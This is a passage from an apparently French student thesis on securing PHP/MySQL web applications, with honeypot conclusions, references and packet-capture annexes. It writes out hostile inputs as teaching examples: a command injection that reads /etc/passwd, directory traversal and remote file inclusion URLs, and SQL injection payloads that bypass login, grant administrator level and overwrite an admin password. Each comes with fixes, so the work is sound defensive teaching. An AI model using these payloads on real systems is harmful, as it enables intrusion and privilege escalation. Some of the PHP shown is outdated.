


Figure 13-3. Exécution de la fonction *system('finger picard; cat /etc/passwd')*

Pour éviter ce genre de comportement du script, les caractères malicieux comme le point-virgule doivent être supprimés ou remplacés par des caractères inoffensifs.

```
<?php
# Detection si le bouton "Valider" a ete appuye
if (isset($valider)) {
  # Definition des caracteres dangereux a supprimer
```

```
  $caractere_interdit = ";";
  # Substitution des caracteres dangereux par car. inoffensif
  $login = ereg_replace($caractere_interdit, "_", $login);
  # Execution des commandes filtres
  system('finger '.$login);
}
?>
```

Code source 13-3. listing2.php : remplacement des caractères offensifs.

Le code source 13.3 définit un caractère offensif ";" et le remplace du caractère "_". Au lieu d'exécuter `'finger picard; cat /etc/passwd'`, l'expression est exécutée `'finger picard_ cat /etc/passwd'`. La commande essaiera d'exécuter `finger` pour les utilisateurs :

- `picard_`
- `cat`
- `/etc/passwd`

Ce qui revient à appeler :

- `finger picard_`
- `finger cat`
- `finger /etc/passwd`

Ce qui dans tous les cas renvoie le résultat vers la sortie standard d'erreur *stderr*. Dans tous les cas, lorsque les entrées utilisateurs sont demandées dans un formulaire web, il est toujours conseillé de vérifier que le type de donnée reçu est bien le type qui est saisi. Pour les données de type numérique, il est possible de faire la coercition des types pour convertir la donnée saisie à un type numérique. Par exemple :

```
$id = (int) $_GET['id'];                # version PHP <  v.4.1.0
$id = (int) $HTTP_GET_VARS['id'];       # version PHP >= v.4.1.0
```

Code source 13-4. Coercition de la variable `id` à un type entier(*int*)

Pour les données de type chaîne de caractères, il est préférable d'utiliser des expressions régulières. Par exemple si la variable `$login` doit comporter seulement des caractères alphanumériques :

```
<?php
  if (ereg("[A-Za-z]+", $login)) {
    # Faire traitement de donnée avec la variable $login
  }
  else {
    # Redemander la variable $login
  }
?>
```

Code source 13-5. Vérification de la variable `$login` contre une expression régulière

Dans le code source 13-5, la fonction `ereg()` retourne la valeur booléenne vraie lorsque l'expression régulière correspond à la chaîne stockée dans la variable `$login`.

13.2.2 Vulnérabilité avec la fonction include()

La fonction `include()` permet d'inclure le contenu d'un fichier dans le corps d'un script PHP.

```
<?php
  include($page);
?>
```

Code source 13-6. listing3a.php : utilisation d'une fonction avec une variable non-initialisé

La fonction est utilisée avec une variable non-initialisé, l'utilisateur peut donc accéder à cette variable et indiquer un autre fichier dans l'URL via la barre d'adresse du navigateur. Lorsqu'il est possible de spécifier des variables dans un URL, il faut s'assurer que :

- Les *directory traversals* ne peut pas être effectués. Par ex. `http://10.1.2.13/listing3a.php?page=../../etc/passwd`
- L'extension du fichier à inclure est vérifiée(l'extension `.html` ou `.php`?).
- Les fichiers distants ne sont pas permis. Par ex. `http://10.1.2.13/listing3a.php?page=http://sitemechant.org/scanports.php`

Une solution à ce problème est spécifier dans le code une liste de fichiers pouvant être utilisés dans la fonction `include()`.

```
<?php
switch($page) {
  case "index.php":
    $page_good = "index.php";
    break;
  case "mail.php":
    $page_good = "mail.php";
    break;
  case "sortie.php":
    $page_good = "sortie.php";
    break;
  case "contacts.php":
    $page_good = "contacts.php";
    break;
  default:
    $page_good = "erreur.php";
    break;
}
include($page_good);
?>
```

Code source 13-7. listing3b.php : correction du listing3b.php

Le contenu de la variable `$page` est vérifié contre une liste de fichiers valides(`index.php`, `mail.php`, `sortie.php` et `contacts.php`). Lorsque la variable

`$page` est valide, sa valeur est initialisé à la variable `$page_good` qui elle-même est passé en argument à la fonction `include()`.

13.3 Utilisation des tableaux super-globaux

Les variables passées dans l'URL ainsi que les valeurs des cookies et certaines valeurs de configuration du serveur web sont accessibles en tant que variables globales lorsque la directive **`register_global`** est activée(**`register_global=On`**) dans le fichier de configuration `/etc/php.ini`.

```
<?php
if ($pass=="1234" && $login=="bob") {
  $autorisation = 1;
}
if ($autorisation==1) {
  echo "Vous avez access à des informations sensibles";
}
?>
```

Code source 13-8. listing4.php

Le code source 13-8 est appelé, la variable est directement accessible dans l'URL. L'utilisateur peut donc facilement contourner l'authentification en insérant la variable `autorisation=1` dans la barre d'adresses du navigateur.

Lorsque la directive `register_global` est désactivée(`register_global=Off`) la variable n'est plus accessible et modifiable via l'URL. Par contre, les variables envoyées dans des formulaires web ou cookies ne sont plus accéssible par leur nom. Il faut donc utiliser les tableaux super globaux pour accéder aux paramètres.

Version PHP < v4.1.0	Version PHP >= v4.1.0
`$HTTP_ENV_VARS`	`$_ENV`
`$HTTP_SERVER_VARS`	`$_SERVER`
`$HTTP_GET_VARS`	`$_GET`
`$HTTP_POST_VARS`	`$_POST`
`$HTTP_COOKIE_VARS`	`$_COOKIE`

Tableau 13-1. Liste des tableaux super-globaux selon la version de PHP

Ces tableaux sont accessibles en activant la directive track_vars dans le fichier `/etc/php.ini`. Cette directive est activée par défaut à partir de la version 4.0.3 de PHP.

Lorsque la directive `register_global` est désactivée, les variables `$pass` et `$login` dans le code source 13-8 sont accessibles en les remplaçant par `$_POST['pass']` et `$_POST['login']` respectivement.

13.4 Configuration du Safe-mode

La configuration des directives PHP présentées ci-dessus permettra encore de réduire le risque de compromis des applications PHP ainsi que le serveur PHP. Ces directives font partie de l'option `safe_mode` de PHP et sont modifiables depuis le fichier `/etc/php.ini`. Les autres directives ne font pas partie de `safe_mode` mais sont néanmoins intéressantes de mentionner.

Option	Description et configuration conseillée
`safe_mode`	Permet de vérifier si le propriétaire du script courant possède le droit d'écriture sur un fichier donné. La vérification est faite au niveau *UID*(*User ID*. par ex. l'*UID* root=0). `safe_mode=On`
`safe_mode_gid`	Vérification des droits d'écriture au niveau *GID*(Group ID) au lieu de *UID*. C'est option est plus flexible et plus facile à administrer car il suffit de créer des groupes d'utilisateurs ayant des droits d'écriture. `safe_mode_gid=on`
`safe_mode_include_dir`	Empêcher l'écriture dans le répertoire spécifié
`safe_mode_exec_dir`	Empêcher l'exécution des commandes spécifiées par les fonctions de type `system()` et `exec()`
`safe_mode_allowed_env_vars`	Permet la modification des variables d'environnement avec le préfixe indiquée. `safe_mode_allowed_env_vars=PHP_`
`safe_mode_protected_env_vars`	Permet la protection des variables d'environnement contre l'écriture. `safe_mode_protected_env_vars=LD_LIBRARY_PATH`
`disable_functions`	Permet de désactiver des functions spécifier. `disable_functions=system,include,exec,passthru`
`display_errors`	Permet d'activer l'affichage des erreurs sur le navigateur de l'utilisateur. `display_errors=off`
`log_errors`	Permet de sauvegarder les messages d'erreur dans les fichiers de log du serveur. `log_errors=on`
`open_basedir`	Permet de spécifier répertoires un script PHP peut y accéder. `open_basedir=/usr/local/httpd/htdocs`

Tableau 13-2. Directives à configurer dans `/etc/php.ini`

13.5 Conclusion

La sécurisation des scripts PHP comprend non seulement l'audit de sécurité dans les scripts mais aussi dans la configuration du serveur PHP via le fichier `/etc/php.ini`. Nous pouvons constater que les vulnérabilités mentionnées dans le document OWASP(*Open Web Application Security Project* – voir annexe 17.4 pour la liste) sont aussi être présentes dans les applications PHP et dans ce document. Nous avons traité deux de ces vulnérabilités en détail :

- Vulnérabilité n°1 : les paramètres non-validées ;
- Vulnérabilité n°6 : failles d'injection de commande.

Il existe d'autres vulnérabilités dans PHP et qui sont mentionnés dans le document OWASP mais faute de temps, nous ne pouvons pas tous les traiter dans ce document.

Les sujets que nous avons traités dans cette section sont suffisant pour faire comprendre que l'utilisation de langages de programmation sur web comme PHP nécessite un minimum de connaissance de concepts de programmation sécurisée.

14 Injection MySQL

14.1 Introduction

L'injection MySQL est une des attaques qu'un développeur et un administrateur d'un serveur doit confronter si l'application PHP/MySQL n'implémente pas le filtrage et validation des données et si le serveur web n'est pas correctement configuré. Dans ce chapitre nous allons :

- étudier le fonctionnement de l'injection MySQL ;
- mettre en œuvre des exemples pour démontrer le fonctionnement.

14.2 Principe de fonctionnement

L 'injection MySQL est basée sur le fait que l'utilisateur peut saisir des données qui modifie la requête SQL utilisé par l'application web. La requête SQL peut être modifiée en injectant :

- des expressions booléennes qui s'évalue à "vraie"
- des apostrophes '
- un caractère de commentaire #
- des commandes ou mot clés SQL
- une combinaison des expressions ci-dessus

Le code injecté est stocké dans des variables qui sont envoyés dans une requête POST du navigateur.




Figure 14-1. Architecture PHP/MySQL

Le contenu des variables est inséré dans la requête SQL puis la requête est envoyée au serveur MySQL. Le serveur MySQL retourne des données selon la requête envoyée. L'exemple le plus classique est l'injection des expressions booléennes qui s'évaluent vraies. Dans la figure 14-1, si l'utilisateur malveillant saisit comme les expressions suivantes :

- contenu de la variable `$login=admin' OR 1=1#`
- contenu de la variable `$pass=`

La requête envoyée au serveur sera comme suit :

```
SELECT id FROM members WHERE login='admin' OR 1=1#' AND pass=''
```

Ce qui correspond à la requête effectuée réellement par le script PHP :

```
SELECT id FROM members WHERE login='admin' OR 1=1
```

Le premier apostrophe(en rouge) saisie par l'utilisateur permet de fermer le premier apostrophe ouvrant dans la requête SQL. L'opérateur logique OU permet de rajouter une expression "vraie" et finalement, le caractère dièse permet de mettre en commentaire tous les caractères qui s'ensuivent. Le résultat de la requête est soit le retour des toutes les entrées `id` de la table `membres` soit l'`id` de l'utilisateur `admin`.


Les exemples suivants permettront de voir les techniques de modification avec les trois commandes SQL principalement utilisé dans la programmation web. Pour la partie pratique, un "squelette" d'une application fictive a été développé : une application permettant la gestion des comptes utilisateur d'un forum de discussion.


14.2.1 Autre exemple avec la commande SELECT

Dans le scénario suivant la commande SELECT est utilisé pour authentifier un utilisateur sur le forum de discussion. Lorsqu'un utilisateur injecte l'expression décrit dans le tableau ci-dessous, il peut s'authentifier en connaissant uniquement le `login` d'un autre utilisateur.

Expression injectée	Requête SQL d'origine	Requête SQL modifié	Requête SQL effectuée
`$login=bob'#`	`SELECT id WHERE nom='$login' AND pass='$pass'`	`SELECT id WHERE nom='bob'#' AND pass='$pass'`	`SELECT id WHERE nom='bob'`

Tableau 14-1. Résumé de l'exploit SQL avec la commande SELECT





14.2.2 Exemple avec la commande INSERT

La commande INSERT permet d'insérer une nouvelle entrée d'information dans une table. Dans cet exemple la commande INSERT est utilisée pour faire l'inscription d'un nouveau membre dans forum de discussion.


Expression injectée	Requête SQL d'origine	Requête SQL modifié	Requête SQL effectuée
`$login=fred $pass=1234 $email=', '3')#`	`INSERT INTO members (login, pass, email, user_level) VALUES ('$login', '$pass', '$email', '1')`	`INSERT INTO members (login, pass, email, user_level) VALUES ('fred', '1234', '', '3')#', '1')`	`INSERT INTO members (login, pass, email, user_level) VALUES ('fred', '1234', '', '3')`

Tableau 14-2. Résumé de l'exploit SQL avec la commande INSERT

L'accès des membres du forum est groupé selon le niveau d'utilisateur :

- 1 = utilisateur normal
- 2 = modérateur
- 3 = administrateur

Avec l'injection de l'expression dans le tableau ci-dessus, un utilisant désirant s'inscrire dans le forum peut avoir l'accès en tant qu'administrateur.



14.2.3 Exemple avec la commande UPDATE

La commande UPDATE est utilisée pour mettre à jour une entrée dans une table. Dans cet exemple la commande UPDATE est utilisée pour mettre à jour le mot de pass d'un utilisateur.

Expression injectée	**Requête SQL d'origine**	**Requête SQL modifié**	**Requête SQL effectuée**
`$newpass=1234' WHERE login='admin'#`	`UPDATE membres SET pass='$newpass' WHERE email='$email' AND pass='$oldpass'`	`UPDATE membres SET pass='1234' WHERE login='admin'#' WHERE email='' AND pass=''`	`UPDATE membres SET pass='1234' WHERE login='admin'`

14.3 Conclusion

L'injection SQL est relativement simple-lorsque l'on connaît la requête SQL utilisé par le script PHP. Les scripts PHP sont exécutés du côté serveur donc le client n'aura jamais accès au codes sources avec son navigateur. De plus les exemples que nous avons mis en œuvres fonctionnent lorsque le serveur est configuré avec l'option `magic_quotes_on` dans le fichier `/etc/php.ini`. Cette option fait systématiquement l'échappement des apostrophes avec des `backslashs`.
Par exemple la requête :

```
SELECT id FROM members WHERE login='admin' OR 1=1#' AND pass=''
```

sera remplacée par avec l'option:

```
SELECT id FROM members WHERE login='admin\' OR 1=1#' AND pass=''
```

La requête qui sera exécutée est :

```
SELECT id FROM members WHERE login='admin\' OR 1=1
```

Ce qui retournera un message d'erreur car il manque une apostrophe.

Comme l'attaque XSS, l'attaque d'injection MySQL est due à l'incapacité des applications de filtrer et valider les entrées saisies par les utilisateurs. L'option `magic_quotes_gpc` est par activée par défaut dans la version de PHP. Mais cela ne veut pas dire que l'application web est sécurisée. Comme mentionnée dans la conclusion de la section 11, il faut rigoureusement tester une application avant de le mettre à disposition sur l'Internet.

15 Conclusion travail de diplôme

Les honeypots utilisé pour la protection est une solution intéressante pour les entreprises dont leurs réseaux sont connectés directement à l'Internet via une adresse IP publique statique. Un réseau connecté sur l'Internet mérite d'être protégé en plusieurs couches. Le firewall est seulement une des couches de protection. Le réseau peut être protégé un mettant une place un *gateway* : la machine BNS, qui commute le trafic malicieux destiné au réseau de production vers un réseau miroir d'honeypots. De plus, si le réseau miroir est composé des honeypots capable d'interagir fortement avec le hacker, de la recherche sur les hackers peuvent être effectuée. L'utilisation de honeyd pour simuler des machines est solution intéressant pédagogiquement car il permet la création des architectures réseaux complexes qui sont faciles à configurer et administrer. Honeyd peut-être intégré avec le système Bait & Switch mais le désavantage est que le comportement des honeypots sous honeyd sont statiques donc facilement prévisibles par le hacker.

Le travail effectué en deuxième et troisième partie de mon diplôme a permis de démontrer que le client est toujours dans le risque dû à la mauvaise conception des applications web. La principale faille des applications web sont l'incapacité de filtrer et valider correctement les entrées saisies par les utilisateurs. Cette faille est la racine de toutes les autres failles comme le *cross-site scripting* ou l'injection SQL. Ce sont des failles qui sont traitées par le document *Top 10 Web Application Vulnerabilities* de OWASP. Le document OWASP doit servir de guide à tout développeur d'application web. Dans le cas de mon travail, je seulement eu l'occasion de traiter quelques vulnérabilités de document OWASP mais j'espère que mon document rendra les développeurs conscient les dangers de faire confiance aux entrées utilisateur.

Le travail que j'ai effectué m'a permis d'apprécier encore plus le système GNU/Linux en faisant la configuration et programmation. J'ai pu mettre en pratique des notions me permettant de faire la bonne gestion d'un projet par rapport aux objectifs, délai de temps et la rédaction de la documentation.

16 Références

16.1 Articles sur les livres

- Stephen Spainhour et Robert Eckstein. HTTP. Webmaster in a nutshell, Oreilly. pages 443-447.
- Stephen Spainhour et Robert Eckstein. Réponses du serveur et codes d'état. Webmaster in a nutshell, Editions O'Reilly, 2000. pages 449-454.
- Stephen Spainhour et Robert Eckstein. Cookies. Webmaster in a nutshell, Editions O'Reilly, 2000. pages 466-469.
- Scambray et Shema. Server identification/banner grabbing. Hacking Web Applications Exposed. McGrawHill Osborne. p37-38.
- Philippe Rigaux. Programmation web, côté serveur(CGI) et client (Javascript). Pratique de MySQL/PHP, Editions O'Reilly, 2003. pages 26-48.
- Philippe Rigaux. Programmation web, côté serveur(CGI) et client (Javascript). Pratique de MySQL/PHP, Editions O'Reilly, 2003. pages 26-48.
- Philippe Rigaux. Environnement PHP/MySQL. Pratique de MySQL/PHP, Editions O'Reilly, 2003. pages 51-60.
- Scott Hawkins. Apache for web professionals, Prentice Hall, 2002.

16.2 Articles sur les magazines

- Arnaud Guignard et Laurent Oudot. Honeyd. MISC Magazine, juillet-août 2003. pages 43-53.
- C. Grenier. PHP : les limites du safe mode. MISC n°9, septembre/octobre 2003. pages
- David Charles Le Corronc. Protéger ses pages web : PHP en toute sécurité. Login n°107.
- frog-m@n. L'injection (My)SQL via PHP. The Hackademy MANUEL 5, septembre-octobre 2003.

16.3 Articles sur le web

- The Honeynet Project. Know Your Enemy: GenII Honeynets. http://www.honeynet.org/papers/gen2/, 27 juin 2003.
- Honeynet project. Know Your Enemy: Defining Virtual Honeynets. http://www.honeynet.org/papers/virtual/, 27 janvier 2003.
- Honeynet Project. Honeynet definitions, requirements and standards. http://project.honeynet.org/alliance/requirements.html, 22 octobre 2003.
- Niels Provos. Honeyd : A Virtual Honeypot Daemon(Extended Abstract). http://www.citi.umich.edu/u/provos/papers/honeyd-eabstract.pdf
- Laurent Oudot. Honeyd vs. MSBLAST.EXE http://www.citi.umich.edu/u/provos/honeyd/msblast.html, 19 août 2003.
- Michel Arboi. The NASL2 reference manual. www.nessus.org/doc/nasl2_reference.pdf.

- Bait & Switch Development Team. Configuring and Using A Bait & Switch Honeypot Router. http://violating.us/projects/baitnswitch/files/bns-HOWTO.pdf.
- Eric Detoisien et Christophe Grenier. Manipulation du javascript. MISC n°1, janvier/mars 2002.
- Gunter Olliman. Web Based Session Management. http://www.technicalinfo.net/papers/WebBasedSessionManagement.html.
- Gunter Olliman. HTML Code Injection and Cross-site scripting. http://www.technicalinfo.net/papers/CSS.html.
- Gavin Zuchlinski. The Anatomy of Cross Site Scripting. http://libox.net/xss_anatomy.pdf, 5 novembre 2003.
- Jordan Dimov. On The Security of PHP. http://phpadvisory.com/articles/view.phtml?ID=5, 6 août 2002.
- David Sklar. PHP and the OWASP Top Ten Security Vulnérabilities. http://www.sklar.com/page/article/owasp-top-ten, 2003.
- Thomas Oertli. Secure Programming in PHP. http://www.zend.com/zend/art/art-oertli.php, 30 janvier 2002.

17 Annexes

17.1 Exemple d'un test *OS Fingerprinting*

```
01 FingerPrint  IRIX 6.2 - 6.4 # Thanks to Lamont Granquist
02 TSeq(Class=i800)
03 T1(DF=N%W=C000|EF2A%ACK=S++%Flags=AS%Ops=MNWNNT)
04 T2(Resp=Y%DF=N%W=0%ACK=S%Flags=AR%Ops=)
05 T3(Resp=Y%DF=N%W=C000|EF2A%ACK=O%Flags=A%Ops=NNT)
06 T4(DF=N%W=0%ACK=O%Flags=R%Ops=)
07 T5(DF=N%W=0%ACK=S++%Flags=AR%Ops=)
08 T6(DF=N%W=0%ACK=O%Flags=R%Ops=)
09 T7(DF=N%W=0%ACK=S%Flags=AR%Ops=)
10 PU(DF=N%TOS=0%IPLEN=38%RIPTL=148%RID=E%RIPCK=E%UCK=E%ULEN=134%DAT=E)
```

17.2 Captures réseaux avec BNS: *echo request*

17.2.1 ping_bns_eth0.cap

```
Frame 1 (60 bytes on wire, 60 bytes captured)
Ethernet II, Src: 00:0b:db:05:76:70, Dst: ff:ff:ff:ff:ff:ff
Address Resolution Protocol (request)

Frame 2 (42 bytes on wire, 42 bytes captured)
Ethernet II, Src: 00:01:02:0e:d8:f5, Dst: 00:0b:db:05:76:70
Address Resolution Protocol (reply)

Frame 3 (98 bytes on wire, 98 bytes captured)
Ethernet II, Src: 00:0b:db:05:76:70, Dst: 00:01:02:0e:d8:f5
Internet Protocol, Src Addr: 10.1.2.92 (10.1.2.92), Dst Addr: 192.168.1.10
(192.168.1.10)
Internet Control Message Protocol

Frame 4 (98 bytes on wire, 98 bytes captured)
Ethernet II, Src: 00:0b:db:05:76:70, Dst: 00:01:02:0e:d8:f5
Internet Protocol, Src Addr: 10.1.2.92 (10.1.2.92), Dst Addr: 192.168.1.10
(192.168.1.10)
Internet Control Message Protocol

Frame 5 (98 bytes on wire, 98 bytes captured)
Ethernet II, Src: 00:01:02:0e:d8:f5, Dst: 00:0b:db:05:76:70
Internet Protocol, Src Addr: 192.168.1.10 (192.168.1.10), Dst Addr: 10.1.2.92
(10.1.2.92)
Internet Control Message Protocol

Frame 6 (98 bytes on wire, 98 bytes captured)
Ethernet II, Src: 00:0b:db:05:76:70, Dst: 00:01:02:0e:d8:f5
Internet Protocol, Src Addr: 10.1.2.92 (10.1.2.92), Dst Addr: 192.168.1.10
(192.168.1.10)
Internet Control Message Protocol

Frame 7 (98 bytes on wire, 98 bytes captured)
Ethernet II, Src: 00:01:02:0e:d8:f5, Dst: 00:0b:db:05:76:70
Internet Protocol, Src Addr: 192.168.1.10 (192.168.1.10), Dst Addr: 10.1.2.92
(10.1.2.92)
Internet Control Message Protocol

Frame 8 (98 bytes on wire, 98 bytes captured)
Ethernet II, Src: 00:0b:db:05:76:70, Dst: 00:01:02:0e:d8:f5
Internet Protocol, Src Addr: 10.1.2.92 (10.1.2.92), Dst Addr: 192.168.1.10
(192.168.1.10)
Internet Control Message Protocol
```

```
Frame 9 (98 bytes on wire, 98 bytes captured)
Ethernet II, Src: 00:01:02:0e:d8:f5, Dst: 00:0b:db:05:76:70
Internet Protocol, Src Addr: 192.168.1.10 (192.168.1.10), Dst Addr: 10.1.2.92
(10.1.2.92)
Internet Control Message Protocol

Frame 10 (98 bytes on wire, 98 bytes captured)
Ethernet II, Src: 00:0b:db:05:76:70, Dst: 00:01:02:0e:d8:f5
Internet Protocol, Src Addr: 10.1.2.92 (10.1.2.92), Dst Addr: 192.168.1.10
(192.168.1.10)
Internet Control Message Protocol

Frame 11 (98 bytes on wire, 98 bytes captured)
Ethernet II, Src: 00:01:02:0e:d8:f5, Dst: 00:0b:db:05:76:70
Internet Protocol, Src Addr: 192.168.1.10 (192.168.1.10), Dst Addr: 10.1.2.92
(10.1.2.92)
Internet Control Message Protocol

Frame 12 (98 bytes on wire, 98 bytes captured)
Ethernet II, Src: 00:0b:db:05:76:70, Dst: 00:01:02:0e:d8:f5
Internet Protocol, Src Addr: 10.1.2.92 (10.1.2.92), Dst Addr: 192.168.1.10
(192.168.1.10)
Internet Control Message Protocol

Frame 13 (98 bytes on wire, 98 bytes captured)
Ethernet II, Src: 00:01:02:0e:d8:f5, Dst: 00:0b:db:05:76:70
Internet Protocol, Src Addr: 192.168.1.10 (192.168.1.10), Dst Addr: 10.1.2.92
(10.1.2.92)
Internet Control Message Protocol

Frame 14 (42 bytes on wire, 42 bytes captured)
Ethernet II, Src: 00:01:02:0e:d8:f5, Dst: 00:0b:db:05:76:70
Address Resolution Protocol (request)

Frame 15 (60 bytes on wire, 60 bytes captured)
Ethernet II, Src: 00:0b:db:05:76:70, Dst: 00:01:02:0e:d8:f5
Address Resolution Protocol (reply)

Frame 16 (98 bytes on wire, 98 bytes captured)
Ethernet II, Src: 00:0b:db:05:76:70, Dst: 00:01:02:0e:d8:f5
Internet Protocol, Src Addr: 10.1.2.92 (10.1.2.92), Dst Addr: 192.168.1.10
(192.168.1.10)
Internet Control Message Protocol

Frame 17 (98 bytes on wire, 98 bytes captured)
Ethernet II, Src: 00:01:02:0e:d8:f5, Dst: 00:0b:db:05:76:70
Internet Protocol, Src Addr: 192.168.1.10 (192.168.1.10), Dst Addr: 10.1.2.92
(10.1.2.92)
Internet Control Message Protocol

Frame 18 (98 bytes on wire, 98 bytes captured)
Ethernet II, Src: 00:0b:db:05:76:70, Dst: 00:01:02:0e:d8:f5
Internet Protocol, Src Addr: 10.1.2.92 (10.1.2.92), Dst Addr: 192.168.1.10
(192.168.1.10)
Internet Control Message Protocol

Frame 19 (98 bytes on wire, 98 bytes captured)
Ethernet II, Src: 00:01:02:0e:d8:f5, Dst: 00:0b:db:05:76:70
Internet Protocol, Src Addr: 192.168.1.10 (192.168.1.10), Dst Addr: 10.1.2.92
(10.1.2.92)
Internet Control Message Protocol

Frame 20 (98 bytes on wire, 98 bytes captured)
Ethernet II, Src: 00:0b:db:05:76:70, Dst: 00:01:02:0e:d8:f5
Internet Protocol, Src Addr: 10.1.2.92 (10.1.2.92), Dst Addr: 192.168.1.10
(192.168.1.10)
Internet Control Message Protocol

Frame 21 (98 bytes on wire, 98 bytes captured)
Ethernet II, Src: 00:01:02:0e:d8:f5, Dst: 00:0b:db:05:76:70
Internet Protocol, Src Addr: 192.168.1.10 (192.168.1.10), Dst Addr: 10.1.2.92
(10.1.2.92)
Internet Control Message Protocol

Frame 22 (98 bytes on wire, 98 bytes captured)
```

```
Ethernet II, Src: 00:0b:db:05:76:70, Dst: 00:01:02:0e:d8:f5
Internet Protocol, Src Addr: 10.1.2.92 (10.1.2.92), Dst Addr: 192.168.1.10
(192.168.1.10)
Internet Control Message Protocol

Frame 23 (98 bytes on wire, 98 bytes captured)
Ethernet II, Src: 00:01:02:0e:d8:f5, Dst: 00:0b:db:05:76:70
Internet Protocol, Src Addr: 192.168.1.10 (192.168.1.10), Dst Addr: 10.1.2.92
(10.1.2.92)
Internet Control Message Protocol
```

17.2.2 ping_bns_eth1.cap

```
Frame 1 (42 bytes on wire, 42 bytes captured)
Ethernet II, Src: 00:01:02:b7:0d:2c, Dst: ff:ff:ff:ff:ff:ff
Address Resolution Protocol (request)

Frame 2 (60 bytes on wire, 60 bytes captured)
Ethernet II, Src: 00:01:02:0e:9e:42, Dst: 00:01:02:b7:0d:2c
Address Resolution Protocol (reply)

Frame 3 (98 bytes on wire, 98 bytes captured)
Ethernet II, Src: 00:01:02:b7:0d:2c, Dst: 00:01:02:0e:9e:42
Internet Protocol, Src Addr: 10.1.2.92 (10.1.2.92), Dst Addr: 192.168.1.10
(192.168.1.10)
Internet Control Message Protocol

Frame 4 (98 bytes on wire, 98 bytes captured)
Ethernet II, Src: 00:01:02:0e:9e:42, Dst: 00:01:02:b7:0d:2c
